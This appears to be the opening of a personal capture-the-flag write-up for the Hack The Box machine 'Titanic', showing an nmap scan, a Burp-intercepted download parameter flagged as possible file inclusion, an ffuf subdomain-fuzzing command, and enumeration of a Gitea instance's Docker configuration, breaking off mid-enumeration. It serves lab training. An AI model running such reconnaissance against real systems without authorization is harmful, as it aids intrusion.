

Ran Nmap Scan:




```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-23 21:00 EST
Nmap scan report for titanic.htb (10.129.235.206)
Host is up (0.017s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|_  256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
| http-server-header:
|   Apache/2.4.52 (Ubuntu)
|_  Werkzeug/3.0.3 Python/3.10.12
|_http-title: Titanic - Book Your Ship Trip
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.54 seconds
```

Next: Enumerating Website




Our Services

- Nothing to note other than book your trip button:


Hack The Box :: Hack The
Titanic - Book Your Ship
http://titanic.htb/
Titanic
Home
About
Services
Contact
Book Now
Book Your Trip
Full Name
asdf
Email address
adsfaf@dafsfds.casd
Phone Number
asdfasdf
Travel Date
03 / 05 / 0025
Cabin Type
Standard
Submit
Luxury Cabins
Experience the best in class cabins with all modern amenities.
Exquisite Dining
Enjoy world-class dining options curated by top chefs.
Entertainment
Wide range of entertainment options for all age groups.
© 2024 Titanic. All rights reserved.
Privacy Policy
Terms of Use
titanic.htb
Menu

- Intercepting the packet using burpsuite reveals the following:




  - Location: /download?ticket=72ef56cd-0aaf-4947-98c6-69b69a9e4a4d.json
    - Possible Local File Inclusion vulnerability

Next: [Directory Busting]

Ran ffuf scan to search for :

`ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://titanic.htb/ -H "HOST:FUZZ.titanic.htb" -fc 301 -o ffuf_scan`




- Scan exposed http://dev.titanic.htb


I still need to gather more information before I can attempt to gain a foothold.

Next: Enumerating dev.titanic.htb

Visited http://dev.titanic.htb:




Clicking **Explore** leads us to the following page:




- Discovered a list of the developers **repositories**:

1. **docker-config** - Which contains information related to Docker Compose




- Several bits of information can be gathered from this:
  - Target is running SQL (Possibly Exploitable)
  - Reading the README.md file gives is insight into Docker Compose, a program used for running multi-container Docker applications. Additionally, Docker Compose has Read/Write Permissions over certain files, as they would be required to "Manage a Gitea instance" as the document states.
- Further Enumeration of the folders **/gitea** and **/mysql** reveals they both contain configuration files:
  1. **gitea/docker-compose.yml**:



     - Reveals **/home/developer/gitea/data**

